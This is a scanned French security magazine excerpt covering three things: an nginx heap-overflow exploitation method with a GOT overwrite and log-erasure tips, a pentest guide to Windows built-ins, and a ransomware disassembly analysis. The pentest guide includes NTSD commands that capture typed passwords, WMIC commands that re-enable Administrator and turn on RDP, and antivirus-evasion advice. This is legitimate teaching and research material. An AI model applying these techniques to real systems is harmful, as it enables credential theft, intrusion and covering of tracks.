
            h = ngx_list_push(&r->headers_in.headers);          [1]
            if (h == NULL) {
                ngx_http_close_request(r, NGX_HTTP_INTERNAL_SERVER_ERROR);
                return;
            }

            h->hash = r->header_hash;                           [2]

            h->key.len = r->header_name_end - r->header_name_start;
            h->key.data = r->header_name_start;
            h->key.data[h->key.len] = '\0';

            h->value.len = r->header_end - r->header_start;
            h->value.data = r->header_start;
            h->value.data[h->value.len] = '\0';
```

L'appel à la fonction `ngx_list_push` **[1]** renvoie le premier élément de la liste, c'est-à-dire la valeur de `r->headers_in.headers`, qui n'est autre que `pool->last`, comme précisé précédemment. Les 3 premiers octets de la valeur de `r->headers_in.headers` sont contrôlés, puisqu'ils sont écrasés lors de l'overflow. Le dernier octet est égal à 0x30 (0x2f aligné sur 4 octets). Les affectations des différents champs de `h` **[2]** offrent donc la possibilité d'écrire la structure à n'importe quelle adresse de la forme `0xaabbcc30`



Pointeurs vers des données contrôlées par l'attaquant dans la structure ngx_table_elt_t.

avec :

- `hash` : hash de la clé de l'en-tête (collisions sur la fonction de hash facilement trouvables) ;
- `key.len` : longueur de la clé de l'en-tête ;
- `key.data` : pointeur vers la clé de l'en-tête ;
- `value.len` : longueur de la valeur de l'en-tête ;
- `value.data` : pointeur vers la valeur de l'en-tête.

Une façon classique d'exploiter la vulnérabilité est d'écraser un pointeur de fonction avec l'adresse du shellcode, qui peut se trouver dans la clé ou la valeur d'un en-tête. Sous Ubuntu 9.04, un pointeur vers la fonction `crc32` est situé dans la section `.got.plt` à l'adresse `0x80a5138`. En écrasant ce pointeur avec `key.data`, le shellcode contenu dans la clé de l'en-tête sera exécuté lors du prochain appel à `crc32`.

L'exploitation se déroule alors en deux temps. Une première requête déclenche la vulnérabilité, qui remplace la valeur du pointeur de fonction `crc32` par l'adresse du premier en-tête de la requête. Cette fonction est ensuite appelée lors de l'envoi d'une réponse *gzippée*, par exemple suite à une simple requête HTTP/1.1 avec un premier en-tête contenant le shellcode, et un second en-tête `Accept-Encoding: gzip, deflate`.

Conclusion

La vulnérabilité est exploitable de façon stable, et même en *one-shot* sous Ubuntu 9.04. L'ASLR est totalement inutile sur cette vulnérabilité, puisque, contrairement aux bibliothèques dynamiques, le binaire est toujours *mappé* à la même adresse. Comme d'habitude, l'exploitation serait beaucoup moins évidente sur un Linux avec `grsecurity`, où le tas ne serait pas exécutable.

Il est intéressant de noter que d'autres méthodes d'exploitation existent, présentant certains avantages et inconvénients dépendant du système d'exploitation cible. Sous FreeBSD, il est par exemple possible d'exploiter cette vulnérabilité sans aucune connaissance du binaire sur le système distant. Les processus `worker` sont redémarrés par le `master` lorsqu'ils crashent, offrant la possibilité de deviner les différentes adresses et valeurs nécessaires à une exploitation correcte.

Enfin, il est possible d'effacer les traces de l'attaque dans les fichiers de logs, bien qu'ils appartiennent à l'utilisateur *root*. Au démarrage du serveur, le processus `master` ouvre en écriture les fichiers de logs `access` et `error`. Les descripteurs de fichier correspondants sont passés aux processus `worker`, chargés de traiter les requêtes HTTP. Le shellcode exécuté a donc accès aux descripteurs de fichier ouverts, et peut les modifier pour supprimer les entrées de log compromettantes.

REMERCIEMENTS


Merci à Julien Lenoir et Christophe Devaux pour leur relecture attentive de l'article et leurs excellentes suggestions.

RÉFÉRENCES

[NGINX] http://www.nginx.org

[NETCRAFT] http://news.netcraft.com/archives/2009/09/23/september_2009_web_server_survey.html

[PATCH] http://sysoev.ru/nginx/patch.180065.txt



JAMAIS SANS MES OUTILS !

Nicolas Ruff – EADS Innovation Works
nicolas.ruff@eads.net

mots-clés : *TEST D'INTRUSION / TROUSSE À OUTILS / LIGNE DE COMMANDE / MICROSOFT WINDOWS*

Bienvenue dans la nouvelle rubrique « Pentest corner ». Cette rubrique se veut simple, accessible à tous, et 100% pratique. Si vous souhaitez contribuer, n'hésitez pas à m'écrire ! Au programme aujourd'hui : comment auditer un système Windows sans utiliser d'outil tiers.

1 Contexte

La trousse à outils du *pentester* fait souvent partie de ses trésors les plus jalousement gardés, même si certains « partagent » sur Internet[1].

A mon avis, les outils prennent toutefois une part marginale dans la réussite d'un test d'intrusion. L'expérience et la connaissance intime des systèmes sont les deux mamelles du pentester capable de s'en sortir dans toutes les situations. Car, une fois le plan d'attaque établi, il ne reste plus qu'à trouver ou à écrire l'outil « qui va bien ».

De plus, faire reposer son succès sur des outils (souvent écrits par d'autres) présente des risques sérieux :

- Tout d'abord, la quantité de bons outils publics diminue. La complexité croissante des systèmes (par ex. Windows Vista et ultérieurs), la variété des cibles (par ex. le support des systèmes 64 bits), et l'effort d'assurance qualité nécessaire pour produire des outils fiables ne favorisent pas le bénévolat dans le domaine.
- La plupart des outils existants ne sont ni fiables, ni robustes. Parmi les reproches les plus courants qu'on peut leur adresser : injection de code sans prise en compte de DEP, nécessité d'être administrateur local, outils non fonctionnels en environnement Terminal Server, etc. Or, il est toujours regrettable de voir le contrôleur de domaine du client redémarrer suite à l'utilisation d'un outil de niveau « preuve de concept »... ou même d'un outil d'intrusion commercial !
- Enfin, les outils publics sont presque tous détectés comme indésirables par les produits antivirus (même NetCat ou VNC sont parfois bloqués) ou utilisent des techniques bloquées de manière générique (par ex. l'injection de code dans un processus système).

Enfin, et c'est là le cœur de cet article, il est parfois tout simplement impossible d'utiliser ces outils sur la cible. Le cas d'école est celui du serveur Citrix ou Terminal Server, isolé en DMZ, et n'autorisant le montage d'aucun périphérique distant. Dans ces conditions, il faut faire avec les moyens du bord...

2 Outils en ligne de commande

De nombreux outils ou commandes intégrés sont déjà disponibles dans Windows : NET, NBTSTAT, mais aussi les plus obscurs SUBST ou FORFILES. Un simple `dir *.exe` dans le répertoire `%windir%\system32` permet de s'en rendre compte.

Il est également possible d'enrichir la ligne de commande avec les outils du Kit de Ressources Techniques ou du Pack d'Administration fournis par Microsoft. Ces outils ont parfois été pré-installés par les administrateurs des systèmes audités.

Il est impossible de présenter dans cette fiche technique l'intégralité des outils, système par système. Une sélection de quelques outils indispensables est donnée ci-après.

2.1 NTSD

L'un des outils livrés par défaut avec toutes les versions de Windows antérieures à Windows Vista s'appelle « NTSD ». Il s'agit de la version en ligne de commande des outils de débogage Microsoft.



Etant un débogueur, NTSD autorise toutes les fantaisies. Par exemple, voici comment journaliser tout le texte saisi dans les zones de texte standard du processus Notepad :

```
ntsd -pn notepad.exe
bp 7e3b218c "da poi(esp+8); g;"
bp 7e39ce0b "du poi(esp+8); g;"
g
```

Explication :

- **ntsd -pn** attache le débogueur au processus.
- **bp** permet de placer un point d'arrêt. Les adresses correspondent à l'emplacement de l'instruction **RET** permettant de sortir des API **GetWindowTextA()** et **GetWindowTextW()** sur mon système. Les instructions suivantes correspondent aux commandes exécutées lors du déclenchement du point d'arrêt.
- **g** poursuit l'exécution du processus.

Cette technique permet par exemple de journaliser les mots de passe saisis par l'utilisateur dans les applications ciblées. Pour une meilleure efficacité, il convient de jouer avec la clé *Image File Execution Options*[2], afin de démarrer le processus ciblé directement avec le débogueur attaché.

NTSD peut également servir de moteur de désassemblage rapide lorsque aucun outil n'est disponible sur place.

Cette technique présente toutefois des limites :

- Tout d'abord, elle fonctionne beaucoup mieux si les symboles de débogage Microsoft sont disponibles.
- Ensuite, NTSD n'a pas été mis à jour depuis Windows 2000. Il occasionne des problèmes connus, entre autres sur les systèmes où DEP est activé.

2.2 BAT

Si vous n'avez pas touché à la ligne de commandes depuis MS-DOS et **COMMAND.COM**, je vous invite à vous mettre à jour avec les primitives disponibles dans **CMD.EXE**.

Voici par exemple comment itérer la commande **NBTSTAT** sur un ensemble de machines. On part du principe que le fichier **cibles.txt** contient une liste de noms de machines, issue par exemple de la commande **NET VIEW /DOMAIN**.

```
for /f %i in (cibles.txt) do nbtstat -a %i
```

BAT Power (ou comment résoudre le problème des tours de Hanoï en BAT [3])

```
@ECHO OFF
setlocal ENABLEDELAYEDEXPANSION
SET RelName=Stack
SET HEIGHT=0
SET OUT=
SET BLANK=
SET COUNT=0

FOR %%i IN (%RelName%1\*=) DO SET /A HEIGHT=HEIGHT+1
FOR /L %%i IN (1,1,%HEIGHT%) DO SET OUT=!OUT!=& SET BLANK=!BLANK!

CALL :SOLVE %HEIGHT% %RelName%1 %RelName%2 %RelName%3
ECHO Completed %HEIGHT% disk hanoi in %COUNT% moves
GOTO :EOF

:SOLVE
   IF %1 EQU 0 GOTO :EOF
   SET /a NEXT=%1-1

   CALL :SOLVE %NEXT% %2 %4 %3

   Move "%2\!BLANK:~0,-%1!!OUT:~0,%1!" %4
   SET /a COUNT=COUNT+1

   SET /a NEXT=%1-1
   CALL :SOLVE %NEXT% %3 %2 %4
```

2.3 WMI/WMIC

Windows Management Instrumentation (WMI) est l'implémentation Microsoft de l'initiative *Web-Based Enterprise Management* (WBEM).

Tous les objets pour lesquels un fournisseur (*provider*) WMI est disponible sont accessibles dans un langage – le WQL – dont la syntaxe rappelle fortement le SQL. Microsoft a implémenté des fournisseurs WMI pour tous les objets « de base » du système.

Si Windows 2000 n'offrait qu'un accès en lecture à l'essentiel des objets, Windows XP permet également de modifier les propriétés de la plupart des objets (sous réserve de disposer des permissions adéquates).

Voici quelques exemples en VBScript issus du générateur de code Microsoft Scriptomatic[4] :

- Lister les comptes utilisateurs locaux et (une partie de) leurs propriétés.

```
strComputer = "."

Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\
root\CIMV2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_
UserAccount", "WQL", &h30)

For Each objItem In colItems
  WScript.Echo "Description: " & objItem.Description
  WScript.Echo "Disabled: " & objItem.Disabled
  WScript.Echo "Domain: " & objItem.Domain
  WScript.Echo "FullName: " & objItem.FullName
  WScript.Echo "LocalAccount: " & objItem.LocalAccount
  WScript.Echo "Lockout: " & objItem.Lockout
  WScript.Echo "Name: " & objItem.Name
```

```
  WScript.Echo "PasswordChangeable: " & objItem.
  PasswordChangeable
  WScript.Echo "PasswordExpires: " & objItem.PasswordExpires
  WScript.Echo "PasswordRequired: " & objItem.PasswordRequired
  WScript.Echo "SID: " & objItem.SID
Next
```

- Lister tous les fichiers Excel présents sur le disque local (idéal pour trouver des mots de passe ;).

```
strComputer = "."

Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\
root\CIMV2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM CIM_
DataFile WHERE Extension = 'xls'", "WQL", &h30)

For Each objItem In colItems
  WScript.Echo "Filename: " & objItem.Drive & objItem.Path &
objItem.FileName & "." & objItem.Extension
  WScript.Echo "Size: " & objItem.FileSize
Next
```

Quelques explications sur ces scripts :

- « . » représente la machine locale. Il est possible de se connecter à distance à n'importe quelle machine, sous réserve d'être administrateur local sur la cible.

- **\root\CIMV2** est l'espace de noms dans lequel se trouvent les objets de base du système.

Un outil en ligne de commande est également disponible pour accéder aux objets WMI : **WMIC.EXE**. Cet outil utilise des *alias* pour offrir une vue de plus haut niveau à l'administrateur. Par exemple :

- Lister les comptes utilisateur :

```
wmic:root\cli> USERACCOUNT
```

- Déverrouiller le compte « administrateur » :

```
wmic:root\cli> USERACCOUNT WHERE Name="Administrateur" SET
Disabled=False
```

- Activer *Remote Desktop* sur une machine :

```
wmic:root\cli> RDTOGGLE CALL SetAllowTSConnections 1
```

- Obtenir de l'aide :

```
wmic:root\cli> /?
```

En un mot : **WMIC**, c'est vraiment puissant.

2.4 VBScript/JScript

VBScript est un langage proche du VBA (*Visual Basic for Applications*), entièrement conçu et développé par Microsoft.

JScript est l'implémentation Microsoft de la norme ECMAScript (couramment appelée « JavaScript »).

Les interpréteurs VBScript et JScript sont presque toujours disponibles : **Cscript.exe** est l'interpréteur en ligne de commande, tandis que **Wscript.exe** affiche la sortie standard sous forme de boites de dialogue (peu recommandé...).

Ces langages permettent d'effectuer des requêtes WMI comme on vient de le voir. Par exemple, la transposition du code précédent en JScript est la suivante :

```
var strComputer = "."

var objWMIService = GetObject("winmgmts:\\\\" + strComputer + "\\
root\\CIMV2")
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_
UserAccount", "WQL", 0x30)
var enumItems = new Enumerator(colItems)

for (; !enumItems.atEnd(); enumItems.moveNext()) {
  var objItem = enumItems.item()

  WScript.Echo("Description: " + objItem.Description)
  WScript.Echo("Disabled: " + objItem.Disabled)
  WScript.Echo("Domain: " + objItem.Domain)
  WScript.Echo("FullName: " + objItem.FullName)
  WScript.Echo("LocalAccount: " + objItem.LocalAccount)
  WScript.Echo("Lockout: " + objItem.Lockout)
  WScript.Echo("Name: " + objItem.Name)
  WScript.Echo("PasswordChangeable: " + objItem.PasswordChangeable)
  WScript.Echo("PasswordExpires: " + objItem.PasswordExpires)
  WScript.Echo("PasswordRequired: " + objItem.PasswordRequired)
  WScript.Echo("SID: " + objItem.SID)
}
```

Notez que le « ; » en fin d'instruction est facultatif.

Ces langages sont également des langages de programmation à part entière. Ils ne disposent toutefois pas « de base » d'une API permettant l'accès au système de fichiers, à la base de registre, etc. Pour cela, il faut passer par des contrôles ActiveX, comme le fameux **Scripting.FileSystemObject**.

- Ouvrir un fichier en VBScript :

```
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
Set f1 = fso.GetFile("c:\test.txt")
```

- Ouvrir un fichier en Jscript :

```
var fso;
fso = new ActiveXObject("Scripting.FileSystemObject");
f1 = fso.GetFile("c:\\test.txt");
```

2.5 VBA

A titre anecdotique, on peut noter que le langage VBA (cousin du VBScript) est disponible dans la suite Microsoft Office.

Il est donc techniquement possible de créer et d'exécuter n'importe quelle application sur un système qui ne donne accès qu'à la suite Microsoft Office (ce qui peut être le cas de serveurs Citrix par exemple).

Voici un exemple de macro Word qui va lire le contenu du fichier `C:\temp\test.txt` et l'afficher à l'écran :

```
Sub demo()
    Dim fso, f1, result
    Const ForReading = 1

    Set fso = CreateObject("Scripting.FileSystemObject")
    Set f1 = fso.OpenTextFile("c:\\temp\\test.txt", ForReading)
    result = MsgBox(f1.ReadAll, vbOKOnly, "Contenu du fichier")
    f1.Close
End Sub
```

2.6 PowerShell

Microsoft PowerShell est le nouvel environnement et le nouveau langage d'administration en ligne de commande proposé par Microsoft. Il est fortement recommandé de l'utiliser sur les versions « *core* » (sans interface graphique) de Windows. Il permet d'administrer l'intégralité du système, et s'intègre avec le *framework* .NET ce qui le rend particulièrement puissant.

Voici un exemple permettant d'énumérer les utilisateurs locaux du système :

```
$strComputer = "."

$computer = [ADSI]("WinNT://" + $strComputer + ",computer")
$computer.name

$Users = $computer.psbase.children |where{$_.psbase.schemaclassname -eq
"User"}

foreach ($member in $Users.psbase.syncroot)
{$member.name}
```

Attention, avant de pouvoir exécuter un script PowerShell, il faut :

- installer PowerShell (il s'agit d'un composant Windows optionnel) ;
- autoriser l'exécution de scripts locaux non signés : `Set-ExecutionPolicy RemoteSigned` ;
- spécifier le chemin complet vers le script à exécuter.

N'étant pas un grand fan des lignes de commande absconses et interminables, je n'en dirai pas plus ici sur ce langage.

2.7 C#

Voici mon astuce préférée : tout système Windows sur lequel est installé le framework .NET (ce qui représente un volume de systèmes non négligeable de nos jours) vient automatiquement avec un jeu de compilateurs.

LE LANGAGE J#

Le J# est une technologie de transition proposée aux développeurs Java pour migrer leur code « en douceur » vers .NET. Le code source Java est compilé non pas en *bytecode* Java, mais en bytecode .NET.

Microsoft est également confronté à ce problème lors du rachat de produits écrits en Java. Par exemple, leur produit phare de communications unifiées (Microsoft OCS) était à l'origine une application Java développée par la société PlaceWare qui fût rachetée en 2003. L'installation de la JVM Sun étant un pré-requis inacceptable pour Microsoft, il a fallu trouver une solution de remplacement ne nécessitant pas la réécriture complète de l'application...

L'exécution de code J# implique toutefois quelques adaptations de la machine virtuelle .NET, les spécifications des deux environnements (Java et .NET) étant assez différentes. On notera, par exemple, que les classes racines `java.lang.Object` et `System.Object` n'exposent pas les mêmes méthodes ou que, en C#, les méthodes destinées à être surchargées doivent explicitement être marquées comme virtuelles (les méthodes sont finales par défaut).

La surcouche permettant d'exécuter du bytecode issu de code J# a été produite par le centre de développement Microsoft situé à Hyderabad (Inde). Dès le début, cette technologie n'était pas promise à un grand avenir. Elle n'est supportée que dans Visual Studio 2005, et n'existe plus à partir de Visual Studio 2008.

Il est à noter que suite au procès gagné par la société Sun Microsystems, il y a plusieurs années, Microsoft n'a plus le droit de développer ou de distribuer des produits officiellement estampillés « Java ». Il existe donc des différences subtiles entre les deux langages : par exemple la classe `java.io.FileOutputStream` n'expose pas les mêmes méthodes. Un outil d'adaptation du code source est fourni. Certaines API, comme JNI ou RMI, ne sont pas disponibles en J#.

J# étant un énorme *hack*, des problèmes de sécurité subtils existent. C'est ce que ne manque pas de rappeler régulièrement Jeroen Frijters sur son blog (http://weblog.ikvm.net/) – il a d'ailleurs été crédité dans le bulletin de sécurité Microsoft MS09-061 pour avoir découvert plusieurs failles d'évasion de la machine virtuelle .NET. Cette personne développe par ailleurs IKVM, une machine virtuelle Java alternative à J# pour le *framework* .NET.

Ceux-ci se trouvent dans le répertoire `%windir%\Microsoft.NET\Framework\<version du Framework>` et se nomment :

- **CSC.EXE** pour le compilateur C# ;
- **ILASM.EXE** pour le compilateur de *bytecode* .NET (l'assembleur du 21ème siècle :) ;
- **JSC.EXE** pour le compilateur JScript.NET ;
- **VBC.EXE** pour le compilateur VB.NET.

Il est dès lors très simple de réaliser un encodeur ou un décodeur base 64 en C#, ce qui permet de transférer n'importe quel fichier binaire sur un serveur Citrix ou Terminal Server, via le presse-papier partagé :

```
public string Encode(string str)
{
   byte[] encbuff = System.Text.Encoding.UTF8.GetBytes(str);
   return Convert.ToBase64String(encbuff);
}

public string Decode(string str)
{
   byte[] decbuff = Convert.FromBase64String(str);
   return System.Text.Encoding.UTF8.GetString(decbuff);
}
```

Et le code natif dans tout cela ? Grâce à P/Invoke[5], il est possible d'appeler n'importe quelle API native depuis un code managé. Il n'y a donc pas de limite (sauf votre imagination) !

Voici un exemple avec l'API **MessageBox()** depuis un code C# :

```
using System;
using System.Runtime.InteropServices;

class Class1
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    static extern int MessageBox(IntPtr hWnd, String text, String
caption, uint options);

    [STAThread]
    static void Main(string[] args)
    {
        MessageBox(IntPtr.Zero, "Text", "Caption", 0);
    }
}
```

Si le composant redistribuable pour le langage J# est également installé[6], il est possible de compiler des applications Java sur le système avec **VJC.EXE**, mais je ne peux pas encourager une telle perversion...

2.8 Sans le presse-papier

Dans l'exemple précédent, on suppose que l'utilisateur peut échanger des données texte avec la cible via le presse-papier. Il n'a alors plus qu'à encoder tous les outils dont il a besoin en base 64. Mais, que faire si le presse-papier est désactivé côté serveur ?

Il existe au moins un moyen de s'en sortir :

- réimplémenter un outil de décodage base 64 en quelques lignes de C# côté serveur ;
- encoder le reste des outils nécessaires en base 64 ;
- envoyer caractère par caractère la chaîne base 64, en automatisant l'envoi de messages **WM_CHAR** au client Citrix ou Terminal Server ;
- décoder et reconstruire les outils côté serveur.

Il serait également souhaitable de disposer d'un outil permettant d'envoyer des données en retour (serveur vers client). Pour cela, la seule information circulant du serveur vers le client étant graphique, la meilleure solution consiste à utiliser un code QR[7] (implémentation libre de droits, taux de transfert acceptable, correction d'erreur intégrée, etc.).

L'implémentation effective de la solution est laissée en exercice au lecteur :)

Conclusion

Le maintien en condition d'un ensemble d'outils fiables et correctement testés est une activité consommatrice de temps, d'autant que ces outils doivent également être modifiés pour outrepasser la détection antivirus et que, dans le cas d'un accès Citrix ou Terminal Server complètement verrouillé, il sera impossible de les envoyer sur la cible par des moyens conventionnels.

Heureusement, la totalité des fonctions implémentées dans ces outils peut être simulée ou réimplémentée en utilisant les outils fournis par Microsoft en ligne de commande. Cette solution présente l'avantage d'être stable, portable, et non détectée par les outils de protection existants. A bon entendeur...

NOTES

1 http://pentester.fr/blog/index.php?post/2008/12/02/boite-%C3%A0-outils-classique-du-pentester

2 http://support.microsoft.com/kb/824344


3 http://blogs.msdn.com/adioltean/archive/2005/01/27/361346.aspx

4 http://www.microsoft.com/downloads/details.aspx?FamilyID=09dfc342-648b-4119-b7eb-783b0f7d1178

5 http://www.pinvoke.net/

6 **Ce composant est installé par le produit Microsoft OCS 2007 par exemple.**

7 http://fr.wikipedia.org/wiki/Code_QR



LES RANSOMWARES

Nicolas Brulez – Senior Security Researcher – Kaspersky lab, France

mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / RANSOMWARE / ANALYSE DE CODE

Parmi les codes malicieux que l'on trouve de nos jours, il arrive que l'on rencontre un type de programmes assez particulier : les ransomwares.
Un ransomware est une application qui va modifier la machine pour ensuite demander une rançon au propriétaire, afin de retrouver l'état initial de la machine. En général, tous les fichiers dont l'extension correspond à une liste intégrée au ransomware seront chiffrés à l'aide de la cryptographie (ou d'algorithmes maison plus ou moins performants) et les indications pour obtenir un outil de déchiffrement sont fournies par le malware.
Il existe aussi des ransomwares qui bloquent toutes les applications excepté le navigateur internet pour pouvoir visiter un site web permettant de payer la rançon. Cet article présente l'un d'entre eux, trouvé mi-octobre, et qui est, comme nous allons le voir, très limité techniquement, pour ne pas dire, très basique.
MD5 : FEC60C1E5FBFF580D5391BBA5DFB161A

1 Analyse du ransomware

Notre exécutable n'est pas « *packé* » et ne contient aucune obfuscation. Il semblerait qu'il ait été programmé en assembleur.

Voici ce que l'on obtient après ouverture dans IDA : voir Figure ci-contre.

```
.text:00401290                  public start
.text:00401290 start            proc near
.text:00401290                  push    200000h         ; dwBytes
.text:00401295                  push    40h             ; uFlags
.text:00401297                  call    GlobalAlloc
.text:0040129C                  mov     lpBuffer, eax
.text:004012A1                  push    200h            ; uSize
.text:004012A6                  push    offset Buffer   ; lpBuffer
.text:004012AB                  call    GetWindowsDirectoryA
.text:004012B0                  push    offset aCryptlogfile_t ; "\\CryptLogFile.txt"
.text:004012B5                  push    offset Buffer   ; lpString1
.text:004012BA                  call    lstrcatA
.text:004012BF                  mov     al, Buffer
.text:004012C4                  mov     FileName, al
.text:004012C9                  call    GetCommandLineA
.text:004012CE                  mov     esi, eax
.text:004012D0                  lea     edi, byte_403F28
.text:004012D6
.text:004012D6 loc_4012D6:                              ; CODE XREF: start:loc_4012E0↓j
.text:004012D6                  lodsb
.text:004012D7                  cmp     al, 22h
.text:004012D9                  jz      short loc_4012E0
.text:004012DB                  cmp     al, 0
.text:004012DD                  jz      short loc_4012E2
.text:004012DF                  stosb
.text:004012E0
.text:004012E0 loc_4012E0:                              ; CODE XREF: start+49↑j
```

Fig. 1 : Point d'entrée du ransomware

On notera la référence au fichier `CryptLogFile.txt` qui pourrait être un journal des fichiers « protégés » par le *ransomware*. L'appel des fonctions `GetWindowsDirectoryA` et `lstrcatA` nous indique le chemin complet du fichier journal.

La première fonction de notre ransomeware est de calculer l'offset du fichier BMP qui a été ajouté à la fin du ransomware. Pour ce faire, notre *malware* lit le dernier DWORD (4 octets) de son propre fichier, et soustrait cette valeur à la taille du fichier précédemment récupérée à l'aide de la fonction `GetFileSize`.

```
                        ; CODE XREF: sub_4015B5+AB↑j
push    [ebp+hObject]   ; hObject
call    CloseHandle
push    200h            ; nSize
push    offset path_complet_tmp_wallpaper_bmp ; lpBuffer
push    offset aTmp     ; "TMP"
call    GetEnvironmentVariableA ; Récupère le répertoire temp
push    offset aWallpaper_bmp ; "\\wallpaper.bmp"
push    offset path_complet_tmp_wallpaper_bmp ; lpString1
call    lstrcatA
push    offset path_complet_tmp_wallpaper_bmp ; lpFileName
call    DeleteFileA     ; Efface le fichier avant de le recréer.


push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    3               ; dwShareMode
push    0C0000000h      ; dwDesiredAccess
push    offset path_complet_tmp_wallpaper_bmp
call    CreateFileA
cmp     eax, 0FFFFFFFFh
jnz     short create_wallpaper
jmp     loc_4013F0
```

Fig. 2 : Drop du fichier wallpaper.bmp




Fig. 3 : Image utilisée comme wallpaper

```
a_db_mp3_waw_jpgjpeg_txt_rtf_p db '.db.mp3.waw.jpgjpeg.txt.rtf.pdf.rar.zip
```

Fig. 4 : Extensions ciblées

```
start_encrypt:                  ; CODE XREF: sub_401263+A↑j
                mov     esi, plain_text_buffer
                mov     edi, esi
                xor     edx, edx

encrypt:                        ; CODE XREF: sub_401263+2A↓j
                cmp     edx, 16         ; Chaque dword utilise une clé différente
                jnz     short loc_401281 ; 4 clés possibles, roulement continue
                xor     edx, edx

loc_401281:                     ; CODE XREF: sub_401263+1A↑j
                lodsd
                xor     eax, key_table[edx] ; Une table de 4 dwords
                stosd
                add     edx, 4
                dec     ecx
                jnz     short encrypt
                retn
sub_401263      endp
```

Fig. 5 : Boucle de chiffrement

